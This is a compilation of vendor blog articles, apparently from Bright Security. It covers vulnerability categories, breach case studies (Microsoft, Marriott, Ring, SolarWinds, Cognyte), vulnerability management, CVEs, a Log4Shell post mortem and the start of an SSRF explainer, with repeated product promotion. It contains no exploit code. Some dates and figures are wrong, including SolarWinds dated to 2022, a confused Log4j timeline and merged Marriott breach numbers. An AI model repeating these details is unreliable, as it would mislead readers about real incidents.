Vulnerability Examples: Common Types and 5 Real World Examples
What Is a Vulnerability?
A vulnerability is a security weakness that cybercriminals can exploit to obtain unauthorized access to computer systems or networks. A cybercriminal exploiting a vulnerability can perform various malicious actions, such as installing malicious software (malware), running malicious code, and stealing sensitive data.
Common exploitation techniques include SQL injection (SQLi), cross-site scripting (XSS), and buffer overflow. Cybercriminals also use open source exploit kits to find known vulnerabilities in web applications. Vulnerabilities that impact popular software place the vendor’s customers at a high risk of a supply chain attack and data breach.
Here are the four main types of vulnerabilities in information security:
Network vulnerabilities— this category represents all hardware or software infrastructure weaknesses that can allow cybercriminals to gain unauthorized access and cause harm. Common examples include poorly-protected wireless access and misconfigured firewalls.
Operating system vulnerabilities— cybercriminals exploit these vulnerabilities to harm devices running a particular operating system. A common example includes a Denial of Service (DoS) attack that repeatedly sends fake requests to clog an operating system until it becomes overloaded. Outdated and unpatched software can also lead to operating system vulnerabilities.
Process (or procedural) vulnerabilities— occur when procedures placed to act as security measures are insufficient. Common process vulnerabilities include authentication weaknesses like weak passwords and broken authentication.
Human vulnerabilities— this category includes all user errors that can expose hardware, sensitive data, and networks to cybercriminals. Human vulnerabilities arguably pose the most critical threat, especially because of the increase in remote work. Common human vulnerabilities include opening email attachments infected with malware or forgetting to install software updates on mobile devices.
Here are common categories of security vulnerabilities to watch out for:
Broken authentication— compromised authentication credentials allow cybercriminals to hijack user sessions and steal identities to impersonate legitimate users.
SQLi— cybercriminals use SQL injections to gain unauthorized access to database content using malicious code injection. A successful SQL injection can allow a cybercriminal to engage in various malicious activities, such as spoofing identities and stealing sensitive data.
XSS— this technique injects malicious code into a website to target website users, putting sensitive user information at risk of theft.
Cross-site request forgery (CSRF)— these attacks attempt to trick authenticated users into performing an action on behalf of a malicious actor. Cybercriminals often use CSRF with social engineering to deceive users into unintentionally providing them with personal data.
XML external entity (XXE)— cybercriminals use XXE to attack applications that can parse XML input. This attack exploits weakly configured XML parsers containing XML code that can reference external entities.
Server-side request forgery (SSRF)— these attacks allow cybercriminals to make requests to domains using a vulnerable server. They force the server to connect back to itself, an internal resource or service, or to the server’s cloud provider.

Security misconfigurations— can include any security component that cybercriminals can exploit. These configuration errors allow cybercriminals to bypass security measures.
Command injection— cybercriminals use command injection to exploit a vulnerable application to execute arbitrary commands on the host operating system. These attacks typically target a vulnerable application’s privileges.
Microsoft disclosed a vulnerability in January 2020, admitting that an internal customer support database that stored the company’s anonymized user analytics got exposed online accidentally. This accidental server exposure resulted from misconfigured Azure security rules that Microsoft deployed on December 5, 2019.
Microsoft expressed confidence that commercial cloud services were not exposed, and the company’s engineers remediated the configuration quickly to prevent unauthorized access to the exposed database. Unfortunately, the 2020 data breach exposed IP addresses, email addresses, and other data stored in the support case analytics database.
Marriott
In January 2020, threat actors abused a third-party application Marriott used for guest services, obtaining unauthorized access to 5.2 million records of Marriott guests. These records included contact information, passport data, gender, loyalty account details, birthdays, and personal preferences.
By the end of February 2020, Marriott’s security team noticed the suspicious activity and sealed the insider-caused breach. This data breach presumably affected nearly 339 million hotel guests. Since the company failed to comply with General Data Protection Regulation (GDPR) requirements, Marriott Hotels & Resorts had to pay an £18.4 million fine.
Ring Home
Ring is a home security and smart home company owned by Amazon. In recent years, the company has experienced two security incidents:
Ring accidentally revealed user data to Google and Facebook via third-party trackers embedded into the company’s android application.
An IoT security breach allowed cybercriminals to successfully hack into several families’ connected doorbells and home monitoring systems.
Cybercriminals used weak, default, and recycled credentials during the IoT breach to access live feeds from cameras around Ring customers’ homes. They could also use the devices’ integrated microphones and speakers to communicate remotely. More than thirty people in fifteen families reported that cybercriminals were verbally harassing them.
SolarWinds
SolarWinds provides IT software to around 33,000 customers, including government entities and large corporations. In 2022, cybercriminals injected malicious code into one of SolarWinds’ software systems, transferring the code to all customers during a regular system update.
This malicious code allowed cybercriminals to install more malware and spy on organizations and government agencies, including the Treasury Department and the US Department of Homeland Security.
Cognyte
In June 2021, Cognyte, a cyber analytics firm, failed to secure the company’s database, exposing five billion records that revealed previous data incidents. These records were posted online without any authentication, like passwords. Cognyte’s database was exposed for four days. While it is unclear how many passwords were exposed, the records contained names, email addresses, and the data source.
Bright Security helps address the shortage of security personnel, enabling AppSec teams to provide governance for security testing, and enabling every developer to run their own security tests.
Brightempowers developers to incorporate an automated Dynamic Application Security Testing (DAST), earlier than ever before, into their unit testing process so they can resolve security concerns as part of their agile development process. Bright’s DAST platform integrates into the SDLC fully and seamlessly:
Test results are provided to the CISO and the security team, providing complete visibility into vulnerabilities found and remediated
Tickets are automatically opened for developers in their bug tracking system so they can be fixed quickly
Every security finding is automatically validated, removing false positives and the need for manual validation
Bright Security can scan any target, whether Web Apps, APIs (REST/SOAP/GraphQL) to help enhance DevSecOps and achieve regulatory compliance with our real-time, false positive free actionable reports of vulnerabilities. In addition, our ML-based DAST solution provides an automated solution to identify Business Logic Vulnerabilities.
Vulnerability Management: Lifecycle, Tools, and Best Practices
What Is Vulnerability Management?
Vulnerability management involves identifying, analyzing, triaging, and resolving security weaknesses. This end-to—end process handles the entire lifecycle of vulnerabilities to cover as many attack vectors as possible.
Modern IT infrastructure incorporates many components, including operating systems, databases, applications, firewalls, and orchestration tools, creating a large attack surface of potential vulnerabilities. As a result, manually analyzing the security posture is no longer feasible.
Since the security landscape is highly dynamic, with many threats and attacks introduced daily, vulnerability management must become a constant process. Vulnerability management tools automate this process to ensure all of these different components of the modern IT environment are continuously configured to minimize potential threats.

Effective vulnerability management can help organizations avoid data breaches and leaks. This process involves continuously conducting vulnerability assessments. A vulnerability assessment involves identifying, evaluating, classifying, remediating, and reporting vulnerabilities in enterprise applications, end—user applications, browsers, and operating systems.
Organizations may discover thousands of new vulnerabilities yearly, which require patching operating systems and applications and reconfiguring network security settings. However, organizations that do not have a robust patch management program usually fail to apply patches in time.
A typical corporate network can contain thousands of vulnerabilities, and it is impossible to keep them all patched. However, a vulnerability management plan helps organizations address the most severe vulnerabilities. It provides a process and tools to constantly identify and remediate the most critical vulnerabilities.
A vulnerability is any security weakness within a network, infrastructure, or other system that can potentially allow external threat actors to gain unauthorized control or access to an application, endpoint, service, or server.
Common software vulnerabilities include:
Lack of authorization and data encryption.
Insufficient authentication for critical functions.
Operating system command injection.
Buffer overflow.
Unrestricted upload of suspicious file types.
Each security vendor may utilize unique vulnerability and risk mitigation definitions. However, vulnerability management is generally considered an open, standards—based effort that involves using the security content automation protocol (SCAP). Here are the four components of SCAP:
Common vulnerabilities and exposures (CVE)—a CVE represents a certain vulnerability that can potentially allow a cyberattack to occur. Learn more in our guide to CVE vulnerabilities.
Common configuration enumeration (CCE)—this list includes system security configuration issues to help guide configuration.
Common platform enumeration (CPE)—each CPE is a standardized method for defining classes of operating systems, devices, and applications within an environment. CPEs help describe what a CCE or CVE applies to. These are the vulnerable endpoints.
Common vulnerability scoring system (CVSS)—this framework assigns severity scores to each vulnerability. Organizations use CVSS scores to prioritize remediation efforts. CVSS scores can range from zero to ten (represents the most severe risk).
Security Vulnerabilities Examples
Here are some of the main vulnerabilities affecting applications and IT systems.
Source Code Vulnerabilities
Vulnerabilities often emerge in the code during the software development process. These may include logical errors resulting in security weakness—for instance, setting up access privilege lifecycles that attackers can hijack.
Other source code vulnerabilities may result in applications transferring unencrypted sensitive data or using insufficiently randomized strings to encrypt data. Often, when there is a long software development lifecycle, there can be gaps due to the complexity of several developers working together on a project. The testing stage should identify and patch these vulnerabilities, but sometimes they continue to the production environment and damage the organization.
Here are some of the main vulnerabilities affecting applications and IT systems.
Misconfiguration Issues
Misconfiguration errors are a major challenge in setting up an enterprise IT system. For instance, the admin could fail to adjust the software component configurations from the defaults, leaving the system vulnerable. A misconfigured cloud system, Wi—Fi environment, or corporate network could significantly increase the risk to an organization.
It is essential to take the time to properly set up systems and ensure access controls to restrict external devices on the network. Misconfiguration vulnerabilities are usually easy to address. They often result from overburdening the IT team, so involving extra personnel or a managed service provider can help reduce the risk of misconfigurations.
Trust Configuration Vulnerabilities
A trust configuration is a setup that allows data exchanges between hardware and software systems. For instance, a configuration might allow mounted hard disks to read sensitive information from computing clients without requiring additional privileges. Trust relationships often exist between account records and active directories, enabling unfiltered data flows between unmonitored systems.
When attackers gain access to a vulnerable system, they often exploit vulnerable trust relationships to escalate the attack from the initially compromised system to the whole organization’s environment.
Injection Vulnerabilities
Web applications are often vulnerable to injection attacks, especially if they lack adequate configurations. Suppose an application receives user input via online forms and inserts it into a command, database, or system call on the back end. This setup would expose the application to SQL, LDAP, or XML injection attacks.
Injection vulnerabilities allow attackers to exploit a backdoor in the web application’s data flow to redirect user—supplied data or inject malicious commands. Once in the system, the attacker’s code can force the application to display, update, or delete data without user consent. These are common sources of data breaches.
Business Logic Flaws
A business logic flaw is a design or implementation vulnerability in a software application. It has a legitimate function, but attackers can exploit it to perform unauthorized actions. Business logic flaws are often the result of an application that cannot identify and address unexpected user actions.
Most applications use specified constraints and rules to implement business logic. The business team defines these rules and workflows at the business planning or design stage, while developers incorporate them into the applications.
The business logic defines how an application behaves, but it often has a weak point in implementing correct access permissions throughout the user workflow. Business logic flaws occur when the app doesn’t correctly handle user inputs or pass parameters to APIs and functions.
The first step in the vulnerability management process is identifying all the vulnerabilities in the environment. A vulnerability scanner achieves this by scanning all accessible systems, including desktops, laptops, servers, databases, switches, firewalls, and printers.
After scanning all systems, the tool identifies open ports and services running on these systems, logs in to these systems, gathers detailed information, and then correlates this information with known vulnerabilities. These insights can helps create reports, dashboards, and metrics for various audiences.
Evaluating Vulnerabilities
After identifying all vulnerabilities in the environment, you need to evaluate them so you can remediate according to each vulnerability’s risk level, as defined by the organization’s risk management strategy.
Each vulnerability management scanner uses different risk ratings and scores. However, the most commonly referenced framework is the common vulnerability scoring system (CVSS). Vulnerability scores help organizations prioritize the identified vulnerabilities.
While vulnerability scanners are often accurate, they can generate false positives in rare instances. To form an accurate understanding of a vulnerability’s risk, it is important to consider additional factors.
Treating Vulnerabilities
After prioritizing the identified vulnerabilities, you need to remediate them promptly. Ideally, the security team or staff should guide the process of determining treatment strategies in collaboration with system owners and administrators.
This collaborative effort can help accurately determine the relevant remediation approach. After completing the remediation process, the team should run another vulnerability scan to ensure the vulnerability has truly been effectively remediated.
Reporting Vulnerabilities
To ensure timely risk management, it is critical to constantly improve the speed and accuracy of the vulnerability detection process. It requires continually assessing the efficacy of your vulnerability management program by utilizing visual reporting capabilities provided by vulnerability management solutions.
Reporting insights enable teams to determine the appropriate remediation techniques to fix the prioritized vulnerabilities. Security teams can use reporting to monitor vulnerability trends over time and communicate risk reduction progress to leadership.
Advanced solutions offer integrations with patching tools and IT ticketing systems to help easily share information. This functionality helps make meaningful progress toward reducing risk and leveraging vulnerability assessments to fulfill compliance and regulatory requirements.
What Are Vulnerability Management Tools?
Vulnerability management tools identify security weaknesses in IT systems and prioritize the most severe vulnerabilities. These tools use a classification system to identify vulnerabilities on a risk spectrum that starts from low to high severity.
Here are key features of vulnerability management tools:
Vulnerability scanning—involves using automated tools, such as network scanning, configuration scanning, automated penetration testing, and firewall log analysis.
Identifying vulnerabilities—this feature analyzes the results of scans to identify and report vulnerabilities within the environment.
Prioritizing vulnerabilities—this process identifies the environment layers and systems affected by each detected vulnerability and provides information about the vulnerability’s impact, root causes, and severity.
Remediation recommendations—advanced vulnerability management tools can provide instructions to guide vulnerability remediation.
Vulnerability patching—some vulnerability management tools can automatically respond to issues. For example, the tool can automatically apply a patch to the affected systems or change firewall rules to block the attack vector.
Vulnerability shielding—sometimes, it may be difficult or even impossible to fix a vulnerability at its source. Advanced solutions use virtual patching or shielding to add controls to prevent exploitation. For instance, if a vulnerability requires threat actors to access a specific file to exploit it, the tool protects access to this file.
Vulnerability Management Best Practices
Here are some best practices to help ensure the success of a vulnerability management program.
Create the Vulnerability Management Plan
There are multiple reasons to create a vulnerability management plan. One major reason is to ensure compliance with security regulations and industry standards like PCI DSS and ISO 27001.
Another important purpose of the vulnerability management plan is to enable full visibility into an organization’s IT infrastructure. It helps businesses respond to security threats quickly and effectively. A poor vulnerability management plan is unlikely to help organizations protect against attacks.
A robust vulnerability management plan should incorporate comprehensive security measures and access controls, considering the following basic elements:
Personnel—a company’s IT and security teams should have the right experience and skills to implement the plan. They must understand how each vulnerability affects the overall environment. All employees should communicate effectively with other staff and relevant stakeholders.
Processes—once an organization establishes the vulnerability management plan, it must have a strategy for implementing repeatable, clearly understood processes. An effective vulnerability management plan allows teams to quickly make remediation and mitigation decisions.
Tools—the organization must identify the right technologies and configurations to implement its vulnerability management plan. It should use tools to collect vulnerability data, analyze risks, and perform automated remediation actions. Additional tools should track all digital assets and databases to identify vulnerabilities continuously.
Each of these elements is important in itself, but combining them in a comprehensive strategy is the greatest advantage. The vulnerability management plan should allow integration between multiple systems to provide full security coverage.
Implement Frequent Scans
Frequent scanning helps identify new vulnerabilities introduced into the network—a constant risk. Discovering and fixing vulnerabilities fast is the key to minimizing the risk of an exploit.
One way to secure the network is to assign the necessary resources for maintaining network security and discovering new security vulnerabilities. The right configuration ensures that all updates and patches are applied immediately and correctly.
Another approach is to use security scanners to test the organization’s existing security configurations, equipment, applications, and processes to identify and fix weaknesses. In addition to reactive measures like intrusion detection systems (IDS), firewalls, and antivirus, businesses should use proactive solutions to address issues in advance.
In other words, fixing existing vulnerabilities is more effective than relying on a strong security perimeter. It helps teams understand vulnerabilities and secure the network and applications.
Establish a Patch Management Strategy
Traditional vulnerability scans generate large volumes of data, making it difficult to address all vulnerabilities without disrupting system operations. The vulnerability management plan should specify a patch management strategy with processes for quickly patching critical assets.
These patch management processes should be part of the overall change management strategy, ensuring that teams apply patches and updates in a controlled, consistent manner.
Implement an Incident Response Plan
The incident response speed is one important aspect of vulnerability management. A faster response reduces the potential impact of security vulnerabilities. The incident response plan should cover more than reacting to breaches—it should include proactive measures to ensure the team is always ready to respond to new threats. Fast incident response requires continuous monitoring, automated processes, and prioritized alerts.
Vulnerability Testing with Bright Security
Bright Security helps address the shortage of security personnel, enabling AppSec teams to provide governance for security testing, and enabling every developer to run their own security tests.
Bright empowers developers to incorporate an automated Dynamic Application Security Testing (DAST), earlier than ever before, into their unit testing process so they can resolve security concerns as part of their agile development process. Bright’s DAST platform integrates into the SDLC fully and seamlessly:
Test results are provided to the CISO and the security team, providing complete visibility into vulnerabilities found and remediated
Tickets are automatically opened for developers in their bug tracking system so they can be fixed quickly
Every security finding is automatically validated, removing false positives and the need for manual validation
Bright Security can scan any target, whether Web Apps, APIs (REST/SOAP/GraphQL) to help enhance DevSecOps and achieve regulatory compliance with our real-time, false positive free actionable reports of vulnerabilities. In addition, our ML-based DAST solution provides an automated solution to identify Business Logic Vulnerabilities.
See Additional Guides on Key Application Security Topics
Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of application security.
Vulnerability CVE: What Are CVEs and How They Bolster Security
What is the Common Vulnerabilities and Exposures Glossary (CVE)?
The Common Vulnerabilities and Exposures (CVE) is a catalog that aims to standardize the identification of known cyber threats. It provides a reference list to help security teams bolster their threat intelligence and vulnerability management efforts.
What is a security vulnerability?
A security vulnerability is a weakness in an application that threat actors can exploit to obtain unauthorized access and launch various cyber attacks. Threat actors can leverage security vulnerabilities to access or modify sensitive data, run malicious code on a target system, or install malware.
What are exposures?
Exposures are security threats that can potentially provide threat actors with access to internal systems and networks. Threat actors rely on exposures in software systems to orchestrate data leaks that can compromise sensitive information.
How the CVE helps
The potential threats listed in the database have CVE identifiers as well as standardized names. The CVE also provides insights to help design a comprehensive security policy and periodic security reports. Cross-functional teams use the CVE as a standard format to share information. It serves as a starting point in implementing security strategies.
The MITRE corporation oversees the CVE program, and the Cybersecurity and Infrastructure Security Agency (CISA), a branch of the U.S. Department of Homeland Security, funds it.
Difference Between a Vulnerability and an Exposure
Threat actors can exploit a vulnerability to gain unauthorized access to systems or perform unauthorized actions. Vulnerabilities can allow threat actors to gain direct access to a network or system, install malware, run code, and access internal systems to destroy, modify, or steal sensitive data. If a vulnerability goes undetected, it can allow a threat actor to pose as a system administrator with full access privileges or super-user.
Exposures are mistakes that provide threat actors access to a network or system. Exposures allow threat actors to access and exfiltrate personally identifiable information (PII).
CVE includes brief entries that do not include technical data or information about impacts, risks, and fixes. You can find these details in other databases, such as the US National Vulnerability Database (NVD), the CERT/CC Vulnerability Notes Database, and commercial lists maintained.
The main goal of CVEs is to standardize each exposure and vulnerability. It categorizes software vulnerabilities, acting as a dictionary to enhance security. Organizations leverage CVEs to identify and detect emerging vulnerabilities.
Using the CVE IDs for vulnerabilities, organizations get CVE-compatible information and access information about specific cyber threats. This accurate information helps plan for remediation after detecting vulnerabilities.
What Qualifies for a CVE?
The CVE list includes only vulnerabilities and exposures that meet the following criteria:
Verified by the affected vendor or via other documentation as impacting security negatively.
Fixable independently by the end-user.
Relevant to a single affected product or codebase. A vulnerability affecting more than one product gets separate CVEs.
CVE Numbering Authorities (CNAs) regularly assign CVE IDs to vulnerabilities and create and publish information about vulnerabilities in their associated CVE records. There are several CNAs, each with specific responsibilities for identifying and publishing vulnerabilities.
In addition to their monitoring activities, CNAs use various channels to learn about potential CVEs, such as end-users, bug bounty programs, and cybersecurity companies. Not all CVEs are published immediately to the public CVE list. Affected vendors can reserve a CVE record until the fix is ready.
What’s the Difference Between CVE and CVSS?
The Common Vulnerability Scoring System (CVSS) standardizes scoring across vulnerability management programs. Since this system indicates the severity of a security vulnerability, many vulnerability scanning tools rely on it for prioritization.
CVSS represents a vulnerability’s overall score, while the CVE list includes all publicly disclosed vulnerabilities and their CVE ID, description, comments, and dates. CVSS scores are not reported in the CVE list. You can find the assigned CVSS scores in the NVD.
Centralized vulnerabilities management—the CVE offers a centralized place to manage and review vulnerabilities, regardless of the point of origin. Organizations using different software products can employ the CVE list to gain insights into vulnerabilities in all products.
Consistent evaluation—the MITRE Corporation serves as the functional editor of the CVE list, ensuring vulnerabilities are evaluated consistently. There is no need to worry that a vulnerability is skipped over because of poor management or that duplicates and wrong number assignments muddle the list.
Common formatting and descriptions—in most cases, the CVE list offers the same data fields for all entries. Since the formatting is the same, it makes it easier to review and compare vulnerabilities.
Encouraged public sharing of knowledge—the CVE list encourages public sharing of information. Once a company discovers a vulnerability using published software, they are incentivized to report it. Many companies have systems to identify, catalog, and communicate information about vulnerabilities. However, the CVE streamlines the process and standardizes the information.
Research and better security—the CVE provides cybersecurity experts and organizations with information about vulnerabilities and exposures. The CVE list can help research software products, proactively identify possible vulnerabilities, and find solutions and workarounds before it is too late.
Risks Involved in Publishing a New CVE
It may seem risky to publicize information about security vulnerabilities and flaws. Since the list is publicly available, threat actors can also access the information. They could use the list to exploit disclosed vulnerabilities and attack individuals and companies. However, the security community has come to accept that transparency is more important in this case.
The consensus is that the potential benefits of disclosing vulnerabilities and exposures outweigh the risks. Here is why:
It gives organizations an advantage—it takes far longer for one organization to patch or protect against a vulnerability than it for a threat actor to exploit it. Circulating information about vulnerabilities as early and efficiently as possible becomes vital to ensuring organizations can defend timely.
It does not provide threat actors much of an advantage—the CVE lists only publicly known security vulnerabilities. It means skilled and resourceful threat actors already know about these vulnerabilities and do not need the CVE list to gain any significant advantage.
Security Testing with Bright Security
Bright Security helps address the shortage of security personnel, enabling AppSec teams to provide governance for security testing, and enabling every developer to run their own security tests.
Bright empowers developers to incorporate an automated Dynamic Application Security Testing (DAST), earlier than ever before, into their unit testing process so they can resolve security concerns as part of their agile development process. Bright’s DAST platform integrates into the SDLC fully and seamlessly:
Test results are provided to the CISO and the security team, providing complete visibility into vulnerabilities found and remediated
Tickets are automatically opened for developers in their bug tracking system so they can be fixed quickly
Every security finding is automatically validated, removing false positives and the need for manual validation
Bright Security can scan any target, whether Web Apps, APIs (REST/SOAP/GraphQL) to help enhance DevSecOps and achieve regulatory compliance with our real-time, false positive free actionable reports of vulnerabilities. In addition, our ML-based DAST solution provides an automated solution to identify Business Logic Vulnerabilities.
The purpose of any post mortem is to look into the past in order to find ways to prevent similar issues from happening again, and also to improve upon our responses to issues found in the future. It is not to blame others, point fingers, or punish. A proper post mortem states facts, including what went well and what did not, and issues ideas for improvements going forward.
Short rehash: log4j is a popular java library used for application logging. On November 26, 2021, a vulnerability was discovered in it that allowed any attacker to paste a short string of characters into the address bar, and if vulnerable, the attacker would gain remote code execution (RCE) access to the web server. No authentication to the system was required, making this the simplest attack of all time to gain RCE (the highest possible level of privilege) on a victim’s system.
Points of interest and timeline:
This vulnerability was recorded in the CVE database on Friday, November 26, 2021, but was not weaponized until December 9, 2021.
This vulnerability is often referred to as #Log4Shell.
Log4j can only be found in software using java and/or jar files,
Non-java languages and frameworks were not affected: log4Net, log4Js, etc.
Both custom software (made in house) and COTS (configurable off the shelf) software was affected, including popular platforms that are household names.
Many pieces of software call other pieces of software, including log4j, and thus were vulnerable, despite not seeming to be a problem at first glance .
Several servers with middleware (due to the library running inside them) were vulnerable to log4j.
The CVE is named CVE-2021-44228
Log4j versions Log4j 2.0 – 2.14.x were vulnerable
A patch, Log4j 2.15 was released on December 16th, and almost immediately a vulnerability (CVE 2021-45046) was found in it that allowed denial of service attacks.
Another patch, Log4j 2.16, which was also deemed vulnerable
December 17th, a 3rd vulnerability in log4j was released, CVE-2021-45105
On December 28th Checkmarx released another vulnerability (CVE-2021-44832) within log4j, but it required that the user already have control over the configuration, meaning the system had already been breached, meaning it was not nearly as serious as previously reported vulnerabilities.
Version 2.17.2 is widely considered the safest version of this library.
Log4J 1.x was no longer supported as of 2015, and while all 1.x versions have several vulnerabilities, all were immune to this one exploit.
As soon as the alert came out, our industry acted. Incident responders immediately started contacting vendors, monitoring networks, researching, and contacting peers for more ideas. Application security teams worked with software developers to find out if any of their custom code had the affected libraries. CISOs started issuing statements to the media. And the entire industry waited for a patch to be released.
What was the root cause of this situation?
A very large percentage of all the applications in the world contain at least some open-source components, which generally have little-to-no budget for security activities, including security testing and code review. On top of this, even for-profit organizations that create software often have anywhere from acceptable to abysmal security assurance processes for the products and components they release. The part of our industry that is responsible for the security of software, often known as application security, is failing.
Key points:
Little-to-no financial support for open-source software means there is usually no budget for security.
Due to not enough qualified people in the field of application security, it is extraordinarily expensive to engage a skilled expert to do this work.
No regulation or laws controlling or addressing security in IT systems in most countries means this industry runs without governmental influence or regulation.
Although there are some groups (such as NIST and OWASP), trying to create helpful frameworks for software creators to work within, there is no mandate for any person or organization to do so.
The security of software is not taught in most colleges, universities, or boot camps, meaning we are graduating new software engineers who do not know how to create secure applications, test applications for security, or recognize and correct many of the security issues they may encounter.
Education for software security is extremely expensive in the Westernized world, pricing it out of reach for most software developers and even organizations.
Impact/Damage/Cost?
Due to companies not sharing information, it is impossible to state specifics in this category. That said, after speaking to a few sources who wish to remain anonymous, the following is likely true:
Damages are estimated in the hundreds of millions, for the industry world-wide.
Hundreds of thousands of hours of logged overtime, most likely resulting in or contributing to incident responder employee burnout.
Many organizations only applied this one patch and went back to business as usual. That said, some used this situation as an opportunity to create projects to simplify the patching process and/or the software release process, to ensure faster reaction times in the future.
Many companies that previously did not think supply chain security was important have updated their views, and hopefully also their toolset and processes.
When unable to create an accurate cost estimate, ‘guesstimates’ are often accepted.
Time to Detection?
Most companies (according to anonymous sources and online discussion) spent 2-3 straight weeks working on this issue, dropping all other priorities for the InfoSec teams and most other priorities for those applying patches and scanning.
Detection in 3rd party applications and SaaS was extremely difficult, as many organizations issued statements that they were unaffected, only to find out later they had been incorrect/uninformed.
Generally, most incident response teams responded the day-of the announcement.
Response Taken?
AppSec teams checked their SCA tools and code repositories for the offending library and asked for patches/upgrades where necessary.
CDNs, WAFs and RASPs were updated with blocking rules.
Those managing servers searched dependencies and patched, feverishly.
Those managing operating systems, middleware and SaaS wrote vendors to ask for status reports.
Incident responders managed all activities, often leading the search efforts.
Lessons Learned? Opportunities for Improvement?
What follows are the author’s ideals for lessons learned. Each organization is different, but below is a list of potential lessons learned by any organization.
Patching processes for operating systems, middleware, configurable off the shelf software (COTS), and custom software must be improved. This is the main threat to organizations from this type of vulnerability, slow updates/upgrades/patches that leave organizations open to compromise for extended periods of time.
Incomplete inventory of software assets is a large threat to any business, we cannot protect what we do not know we have. This includes a software bill of materials (SBOM). Software asset inventory must be prioritized.
Organizations that learned later, rather than earlier, about this vulnerability were at a distinct disadvantage. Subscribing to various threat intelligence and bug alert feeds is mandatory for any large enterprise.
Many Incident Response teams and processes did not have caveats for software vulnerabilities. Updating incident response processes and team training to include this type of threat is mandatory for medium to large organizations.
Most service level agreements (SLAs) did not cover such a situation and updating these with current vendors would be a ‘nice to have’ for future, similar, situations. Adding this to vendor questions in the future would be an excellent negotiation point.
Many custom software departments were unprepared to find which applications did and did not contain this library. Besides creating SBOMS and inventory, deploying a software composition analysis tool to monitor custom applications and their dependencies would have simplified this situation for any dev department.
Many organizations with extensive technical debt found themselves in a situation where it would require a re-architecting of their application(s) in order to upgrade off of the offending library. Addressing deep technical debt is paramount in building the ability to respond to dependency-related vulnerability of this magnitude.
There are hundreds of thousands of open-source libraries all over the internet, littered with both known and unknown vulnerabilities. This problem is not new, but this specific situation has brought this issue into the public eye in a way that previous vulnerabilities have not. Our industry and/or governments must do something to ensure the safety and security of these open-source components that software creators around the world use every day. The current system is not safe nor reliable.
What went well?
Incident response teams worked quickly and diligently to triage, respond to, and eradicate this issue.
Operational and software teams responsible for patching and upgrading systems performed heroically, in many organizations.
Multiple vendors went above and beyond in assisting their customers and the public responded quickly and completely to this issue.
What could have gone better?
Messaging was confused at times, as few knew the extent of this issue at first.
The media released many articles that emphasized fear, uncertainty, and doubt (FUD), rather than helpful facts, creating panic when it was not necessary.
Companies that produce customer software, but who did not have application security resources, were left at a distinct disadvantage, unaware of what to do for the first few days (before articles with explicit instructions were available).
Many vendors issued statements that were just not true. “Our product could have stopped this” and “you would have known before everyone else if you had just bought us”, etc. Although there are some products that may have been able to block such an attack without additional configurations, they were few and far between compared to the number of vendors claiming this to be true of their own product(s).
Action Items
Improve infrastructure, middleware, and COTS patching and testing processes.
Improve custom software release processes.
Request Software Bill of Materials (SBOMs) for all software, including purchased products and those which are home-grown.
Create a software asset inventory and create processes to ensure it continues to be up to date. This should include SBOM information.
Subscribe to threat feeds and bug alerts for all products you own, as well as programming languages and frameworks used internally.
Train your incident response team and/or AppSec team to respond to software-related security incidents.
For companies that build custom software: Install a software composition analysis tool and connect it to 100% of your code repos. Take the feedback from this tool seriously and update your dependencies accordingly.
Negotiate SBOMs and Service Level Agreements (SLAs) on patching for all new COTS and middleware products your organization purchases. Attempt to negotiate these after the fact for contracts you already have in place.
Do your best to keep your dependencies reasonably up to date and address technical debt in a reasonable way. If your entire application needs to be re-architected just to update a single dependency to current, this means your technical debt is currently unacceptable. Make time for maintenance now, rather than waiting for it to “make time for you”, later.
Create a process for evaluating and approving of all dependencies used in custom software, not just open-source ones. A software composition analysis tool can help with both an implementation and documentation point of view.
Focus questions:
Could we have known about this sooner?
The very frustrating question the incident responders have been asked over and over again since this happened, is could we have known about this sooner? And the answer, unfortunately, is probably not. Not with the way we, as an industry, treat open-source software.
Could we have responded better?
This is a question only your organization can answer for itself. That said, reviewing the ‘Lessons Learned’ section and implementing one or more of the ‘Action Items’ in this article could certainly help.
How can we stop this from happening again?
Our industry needs to change the way we manage open-source libraries and other 3d party components. This is not something the author can answer, as a single person. This is something the industry must push for to implement real and lasting change. One person is not enough.
Conclusion
It is likely that much of our industry will remain unchanged from this major security incident. That said, it is the author’s hope that some organizations and individuals changed for the better, prioritizing fast and effective patching and upgrading processes, and the repayment of technical debt, setting themselves apart from others as leaders in this field.
SSRF Attack: Impact, Types, and Attack Example
What Is SSRF Attack?
Web applications often trigger requests between HTTP servers. These requests are typically used to fetch remote resources such as software updates, retrieve metadata from remote URLs, or communicate with other web applications. If not implemented correctly, these server-to-server requests can be vulnerable to server-side request forgery (SSRF).
SSRF is an attack that allows an attacker to send malicious requests to another system through a vulnerable web server. SSRF vulnerabilities listed in the OWASP Top 10 as a major application security risk can lead to sensitive information disclosure, enable unauthorized access to internal systems, and open the way to more dangerous attacks.
A successful SSRF attack allows a hacker to manipulate the target web server into executing malicious actions or exposing sensitive information. This technique can cause serious damage to an organization. Here are some of the main targets of SSRF attacks.
Sensitive Data Exposure
Sensitive data is the most popular target of SSRF attacks. Attackers typically submit malicious URLs to induce the server to return system information, allowing the attackers to escalate the attack. For example, an attacker might obtain credentials to access the server and create damage—the higher the privilege level of the exposed credentials, the higher the risk. If an attacker obtains admin credentials, it could control the whole server.
Cross-Site Port Attack (XSPA)
While not every SSRF attack returns confidential data to the attackers, some metadata allows attackers to learn about the server. For instance, information about the request’s response time helps determine if a request is successful. If attackers identify a valid host and port pair, they can scan the network for ports to execute a cross-site port attack.
Usually, the network connection’s timeout does not change regardless of the port or host. Attackers can send requests that are certain to fail to provide a response time baseline. Typically, a successful request will have a shorter response time than this baseline. This knowledge allows the attackers to fingerprint services that run over the network and execute protocol smuggling attacks.
Denial of Service (DoS)
Denial of service attacks flood the target server with large volumes of requests, causing it to crash. DoS attacks are common, with many real-world examples. An SSRF-based DoS attack targets the internal servers of a network.
Internal servers are typically vulnerable to DoS attacks because they don’t support large traffic volumes. Their low-bandwidth configuration makes sense because they normally receive far fewer requests than a public-facing server. Attackers can mount SSRF attacks to send large traffic volumes to the target system’s internal servers, taking up the available bandwidth and crashing the servers.
Remote Code Execution (RCE)
Many web services have a fully HTTP-based interfacing design. If a server lacks the safeguards to protect URL access, attackers could exploit a web service to access the server. Once the attackers gain access to the server, they might perform a remote code execution attack. The ability to execute malicious code can damage the system in various ways.
Server-side request forgery attacks usually exploit the trust between the server or another back end system and the compromised application, allowing attackers to escalate the attacks to perform malicious actions. Here are some examples:
SSRF Targeting the Server
